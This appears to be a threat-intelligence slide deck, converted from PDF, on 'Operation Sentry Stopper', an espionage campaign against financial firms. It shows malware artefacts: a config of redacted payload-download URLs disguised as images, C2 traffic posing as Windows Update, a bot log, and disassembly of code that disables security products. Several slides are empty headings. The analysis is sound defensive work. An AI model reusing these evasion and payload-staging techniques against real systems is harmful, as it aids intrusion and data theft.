

# Operation Sentry Stopper: A Long-Standing Espionage

Lenart Bermejo, Razor Huang, Mingyen Hsieh



# Cyber Threats To Financial Institutions




# ATM Malware on the Rise

- More than 3 million ATMs
- 8.6 billion cash withdrawals per year



# European ATM attack statistics from 2011 to 2015



# Society for Worldwide Interbank Financial Transfers



# Incidents Summary

- Attackers have in-depth knowledge on SWIFT
- Familiar how banks operate the system
- SWIFT codes are hardcoded in the malware
- Parse transaction messages and send fake one

# Before Financial Loss and Reputational Damage




# Sentry Stopper

# Target Region



# Attack Overview



# Since when?

- Earliest Sample - Feb 2009
  - Earliest Compile Time

```
Sun Feb 08 17:41:48 2009
```

- Earliest Timestamp from configuration file

```
3 SleepHostname=
4 SleepTo=2007/03/11 12:15
5 NoSleepIP=*
6 [
7 dtime=2005/7/30 11:45
```

# Since when?

## 2013媒体报道

“证券幽灵”恶意威胁现身 趋势科技率先预警

金融行业应做出应急响应 谨防成为韩国金融行业APT攻击事件的“翻版”

[趋势科技中国]- [2013年7月30日]近日，趋势科技的APT (Advanced Persistent Threat, 高级持久性威胁) 通过检测BKDR\_CORUM家族、TSPY\_GOSME、TROJ\_GENERIC.APC等恶意病毒，目前将此威胁内部网络风险，谨防韩国金融行业APT攻击事件。

CRTL研究表明，“证券幽灵”恶意威胁拥有了更加对IT管理人员的终端、域控、DNS服务器、网络被篡改后的第三方软件传播释放，但“证券幽灵”是数字信息和替代者。

## 2013媒体报道

请密切关注“证券幽灵”恶意程序

请注意“证券幽灵”恶意程序。最近，趋势科技在中国地区，发现了数起感染“证券幽灵”恶意程序的事件。该恶意程序以证券行业为目标，极度顽强和具有隐蔽性，在目标环境中已经潜伏了一段时间。我们相信这由一组专业的黑客，针对证券行业发起的一系列APT行为。

相关检测：BKDR\_CORUM家族、TSPY\_GOSME家族、TROJ\_JNCTN家族及China Pattern通用检测TROJ\_GENERIC.APC

概述：

该恶意程序主要针对IT人员的PC和域控、DNS服务器、网络安全和管理软件服务器等计算机。根据趋势科技目前发现的信息，该恶意程序并不会在目标网络中大范围传播，并且具有很长的潜伏期，因此难以发现。该恶意程序以窃取文档、帐号、密码等重要数据为主要目的，并保持对目标网络的持续监视和控制。但是有证据显示，黑客会保持对目标网络一定数量计算机的控制权，一旦有计算机被处理，黑客会尝试重新入侵这些计算机或者寻找其他的替代者。

# How did they maintain foothold?

- Frequent Updates
- Pretend to have normal traffic
- Use legitimate Services
- Stop the Sentry

# How did they maintain foothold?

- Frequent Updates


```
HttpPara=http://[REDACTED].com/admin/upimages/a_flow_r2_c3.jpg  
HttpV1=http://[REDACTED].cn/images/L2.jpg  
HttpMini=http://[REDACTED].com/images/wjyb.jpg  
Http64=http://[REDACTED].com/images/wjktq.jpg  
HttpEnumDll=http://[REDACTED].com/images/qiqiu.jpg  
HttpGnaDll=http://[REDACTED].com/images/tcyb.jpg
```

# How did they maintain foothold?

tcyb[1].jpg	↓FRO -----										00006E4B	Hiew 8.10 <c>SEN		
	2F	39	D7	B5	0D	32	FA	FE	E3	F4	68	97	4E	xΣ>/9  HJ2-  ΠϕùN
	74	DD	36	A0	FA	68	40	E4	CD	B9	AC	B2	30	τtRt 6á·h0E=  %0
	CD	F6	53	97	C3	9D	4F	63	E8	B2	E0	C2	3C	Σω τ:Sù τ0c0  αT<
	A9	FF	00	7F	9B	F9	F2	FF	00	8E	B8	39	F2	yx  r Δç·2 áτ9<
	F4	A5	5C	6D	FD	5A	7A	ED	4A	57	95	46	6D	0K fñ\m²ZzøJWøFm
	FF	D6	82	27	1F	8F	AF	5F	D9	E5	F8	E7	7C	: S πé'▼8>>_Jσ°r!
	9C	85	39	75	FD	9A	FF	00	1C	90	48	56	92	+!!FFà9u²Ü -ÉHUÆ
00006DC0:	74	15	F5	BF	1F	E1	8B	30	87	9B	8D	05	79	öΣJτ▼βi0ççiáyS -
00006DD0:	AF	1F	C3	0B	20	85	B9	F4	7D	31	4F	AB	D7	>>▼ ð à  τ 10%  F
00006DE0:	3B	64	85	A5	4A	DF	8F	31	4E	3F	4F	2A	7E	;dãñJ"á1N?G*°9"á
00006DF0:	75	A7	A9	CE	5E	3C	7A	7E	D7	0A	FF	00	C3	u0-τ^<z~  0 dd
00006E00:	2A	D3	FA	BC	24	A7	2F	B2	BF	DD	7A	7C	3E	*u-  ç0/  z >Ü
00006E10:	40	B2	41	DC	7A	94	DF	9F	D9	1F	6B	85	3E	0A_zö"j ▼kà>Ü'P
00006E20:	83	3E	A7	A2	7E	D5	39	7F	91	4F	EB	8A	4A	â>°ó~f9Δπ0δèJ_χ*
00006E30:	29	4E	A7	AD	7F	0A	E1	E8	85	1B	9A	70	ED	>N°iΔ0β0à+Üpø"r
00006E40:	90	97	EF	EA	F7	E9	91	EA	CF	A3	FF	D9	ED	ÉùnΩøøæ±ú τ ±
00006E50:	4A	E9	BE	94	28	58	FF	7E	29	C2	AE	A9	11	J0=ò<(X ^)T<τ<ηTf
00006E60:	41	5D	F5	12	13	9D	80	AE	CD	09	51	40	27	AJ t!τç<<=00Q'á96
00006E70:	49	72	96	04	41	9D	BA	68	3B	77	84	6C	01	IrûφAτ  h;wä10"mç
00006E80:	E0	EC	04	E2	90	8F	AD	AD	20	3E	6D	00	F8	αωφΓÉÁi:i>m°y11
00006E90:	56	E6	81	4A	F8	9F	C5	44	51	6B	D8	B8	A9	UüüJ°f DQkττrμ>
00006EA0:	15	6A	19	4D	94	95	B7	79	1F	03	C0	99	D0	Σj Möðny▼τÜ"μf>é
00006EB0:	64	6B	65	61	40	DB	A7	2E	17	41	93	D6	AD	dkeac τ°.τáôπiπi+
00006EC0:	87	09	9A	D7	79	BB	EF	C3	CD	77	EC	E5	0F	cÜ  yγn τ=ωσ*18Y
00006ED0:	B6	C4	B1	1F	9A	DF	63	A4	22	DD	33	5F	1B	-τÜ"çñ"  3_+τ9K
00006EE0:	12	31	E6	7C	D3	67	D0	F4	B0	3F	AC	A9	89	t1μ!uγ"τ ?τ_ëj0T
00006EF0:	1F	62	BA	3D	CF	23	83	13	C8	F0	83	5F	96	▼b  =τ#â!!τ=â_ûöhc
00006F00:	E0	E7	96	1D	CE	BB	B6	18	5B	97	2D	92	D6	ατÜ+  m  τ Ü-τπúyω
00006F10:	ED	E2	99	B0	85	72	5D	2E	B2	19	A5	DC	DE	øΓÜ  ar .  τñ_  n ó
00006F20:	A8	72	A5	4B	46	D3	54	82	78	EC	57	8D	22	çrñKF"τÉxω τi"τ_τ-

# How did they maintain foothold?


- Frequent Updates



Name	Type	Data
(Default)	REG_SZ	(value not set)
ar	REG_BINARY	88 4b 33 bf c5 16 69 67 07 55 a2 be 25 eb 8a c3 43 5b...
BootCount	REG_DWORD	0x00000042 (66)
Closetype	REG_SZ	abnormal
FriendlyTypeName	REG_SZ	0
ikey	REG_SZ	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Wi...
Mesg	REG_SZ	
MiniTypeName	REG_SZ	rdvrfp.sys

My Computer\HKEY\_CLASSES\_ROOT\Briefcase.Server

# How did they maintain foothold?




# How did they maintain foothold?

- Pretend to have normal traffic

```
Internet Protocol version 4, Src: [REDACTED], Dst: 59.41.16.188 (59.41.16.188)
  Version: 4
  Header Length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
  Total Length: 772
  Identification: 0xa8d0 (43216)
  Flags: 0x02 (Don't Fragment)
  Fragment offset: 0
  Time to live: 128
  Protocol: TCP (6)
  Header checksum: 0x4b0c [validation disabled]
  Source: [REDACTED]
  Destination: 59.41.16.188 (59.41.16.188)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 3573 (3573), Dst Port: 80 (80), Seq: 608, Ack: 1, Len: 732
[2 Reassembled TCP Segments (1339 bytes): #1009(607), #1010(732)]
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
  Accept: image/gif, image/x-bitmap, image/jpeg, image/png, application/vnd.ms-excel, application/vnd.ms-powerpoint, appl
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: en-US\r\n
  Host: windowsupdate.microsoft.com\r\n
  Content-Type: multipart/form-data\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; sv1)\r\n
  Content-Length: 732\r\n
  Connection: keep-alive\r\n
  Cache-Control: no-cache\r\n
  Cookie: MC1=GUID=1f4b375b90dqe]15fuza45&LV=20077&V=409&HASH=5b37pqm01q55bad; A=I&I=AXUFCVBDJFJFACaBWAARHRE0S1EV75udyf7244s
  \r\n
  [Full request URI: http://windowsupdate.microsoft.com/]
  [HTTP request 1/2]
  [Response in frame: 1023]
The multipart dissector could not find the required boundary parameter.
```

# How did they maintain foothold?

- Use legitimate Services



# How did they maintain foothold?


- Use legitimate Services

```
1201945#H1kb.ent
HOSTNAME:
OS:Microsoft Windows xp 5.1 Service Pack 2 (Build 2600) Cdrive is FAT
Start UP Time:2016-05-10 16:42:33 Port:1601 xk-[ ], shutdown=,HbkCnt=0,LbkCnt=0

Process=c:\_AU Tools\OlllyDbg110\LOADDLL.EXE.ID=1364, user= Other is:
ProtectedS is:
szDriverVersion=, kbVersion=,
getw=,viack=,uww=1,
Warning=BE FOUND ALERT debug=c:\_AU Tools\OlllyDbg110\LOADDLL.EXE
IsInsideUMWare
http://.../image/a1.jpg Status=12029
Decypt Save Error
```

# How did they maintain foothold?

- Stop the sentry



# How did they maintain foothold?

- Stop the sentry

```
xor    eax, eax
push   esi
push   eax           ; hTemplateFile
push   2200000h     ; dwFlagsAndAttributes
push   3             ; dwCreationDisposition
push   eax           ; lpSecurityAttributes
push   eax           ; dwShareMode
mov    al, [esp+18h+arg_4]
neg    al
sbb   eax, eax
mov    esi, ecx
and   eax, 40000000h
or    eax, 80000000h
push   eax           ; dwDesiredAccess
push   [esp+1Ch+lpFileName] ; lpFileName
call   ds:CreateFileA
```


# How did they maintain foothold?

- Stop the sentry

```
loc_10024BDD:  
xor     eax, eax  
lea     ecx, [ebp+BytesReturned]  
push   eax           ; lpOverlapped  
push   ecx           ; lpBytesReturned  
mov     ecx, [ebp+lpInBuffer]  
push   eax           ; nOutBufferSize  
push   eax           ; lpOutBuffer  
call   sub_10024CFF  
push   eax           ; nInBufferSize  
push   [ebp+lpInBuffer] ; lpInBuffer  
push   900A4h        ; dwIoControlCode  
push   dword ptr [esi] ; hDevice  
call   ds:DeviceIoControl
```

# How did they maintain foothold?

- Stop the sentry




# How did they maintain foothold?

- Stop the sentry

```
push    ebp
mov     ebp, esp
sub     esp, 4Ch
push    0           ; hTemplateFile
push    80h        ; dwFlagsAndAttributes
push    3          ; dwCreationDisposition
push    0          ; lpSecurityAttributes
push    0          ; dwShareMode
push    80000000h  ; dwDesiredAccess
mov     eax, [ebp+lpFileName]
push    eax        ; lpFileName
call   ds:CreateFileA
```

# How did they maintain foothold?

